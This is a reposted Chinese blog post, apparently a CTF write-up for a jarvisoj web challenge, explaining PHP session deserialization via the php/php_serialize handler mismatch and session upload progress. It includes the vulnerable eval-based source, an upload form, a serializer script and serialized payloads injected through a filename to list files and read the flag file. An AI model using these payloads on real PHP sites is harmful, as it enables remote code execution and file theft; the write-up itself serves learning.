php序列化与反序列化

转载

weixin_30809333 于 2018-01-08 17:24:00 发布 40 收藏
文章标签： php
原文链接：http://www.cnblogs.com/GH-D/p/8243765.html

jarvisoj上的一道题

http://web.jarvisoj.com:32784/

是关于php序列化以及反序列化引起的问题，我看wp和各种百度理解的

大神的wp https://chybeta.github.io/2017/07/05/jarvisoj-web-writeup/#PHPINFO

题目给直接给出了源代码

```php
<?php
//A webshell is wait for you
ini_set('session.serialize_handler', 'php');
session_start();
class OowoO
{
    public $mdzz;
    function __construct()
    {
        $this->mdzz = 'phpinfo();';
    }

    function __destruct()
    {
        eval($this->mdzz);
    }
}
if(isset($_GET['phpinfo']))
{
    $m = new OowoO();
}
else
{
    highlight_string(file_get_contents('index.php'));
}
?>
```

ini_set('session.serialize_handler', 'php');

这句话是关键，漏洞产生在php_serialize和php解析方式上。

如果我们通过php_serialize的方式构造序列化语句，然后通过php的方式解析序列化语句，就会出现问题。原因是在使用php_serialize构造过程中，可以在字符串变量中储存 | 符号，但是如果按照php的方式解析的话，会把 | 之前的语句当做数组的键，之后的语句当做值，这时我们就可以按照这个特性来构造执行对象的命令。(这里不是很明白，实验后大概就是可以利用这个来执行一些权限允许的命令，以后再碰到这样的题目就应该可以有更深的理解了)

这里没有某个值是用来接受我们传入的数据，并储存到$_SESSION中的。通过查看phpinfo页面可以看到session.upload_progress.enabled是被打开了的，也就是允许上传文件。

当一个上传在处理中，同时POST一个与INI中设置的session.upload_progress.name同名变量时，当PHP检测到这种POST请求时，它会在$_SESSION中添加一组数据。所以可以通过Session Upload Progress来设置session。

先把下面代码保存为test.html。

```
<form action="http://web.jarvisoj.com:32784/index.php" method="POST" enctype="multipart/form-da
    <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
    <input type="file" name="file" />
    <input type="submit" />
</form>
```

这里就实现了上面的文字描述的内容

再写个php，弄出序列化后的内容，将mdzz赋值为想要序列化的内容


```
<?php
ini_set( varname: 'session.serialize_handler', newvalue: 'php_serialize');
session_start();
class OowoO
{
    public $mdzz='';
}
$obj = new OowoO();
echo serialize($obj);
?>
```

先求出print_r(scandir(dirname(__FILE__)));序列化后的内容，这个里面涉及到的函数全靠百度和官方文档...，大概意思是可以打印出web根目录下的所有文件名称

O:5:"OowoO":1:{s:4:"mdzz";s:36:"print_r(scandir(dirname(__FILE__)));";}

这是序列化后的内容。

打开那个我们做的html上传任一文件，用burp截断，修改filename，这里需要在”前加上\防止转义，并且在最前面加上|，这是session的格式。



不太会用这个，图像就是不太清晰

这时我们查看phpinfo界面，可以发现_SESSION["SCRIPT_FILENAME"]中标注了index.php所在的目录/opt/lampp/htdocs/，而我们想要的文件也在里面。

接下来就是去获取那个可疑文件的内容

print_r(file_get_contents("/opt/lampp/htdocs/Here_1s_7he_fl4g_buT_You_Cannot_see.php"));将这个序列化，和前面一样上传，就可以得到该文件的内容，有关于file_get_contents()和file()的区别和作用，靠百度...我试了file()也是一样可以的。

这时flag就出来了。

转载于:https://www.cnblogs.com/GH-D/p/8243765.html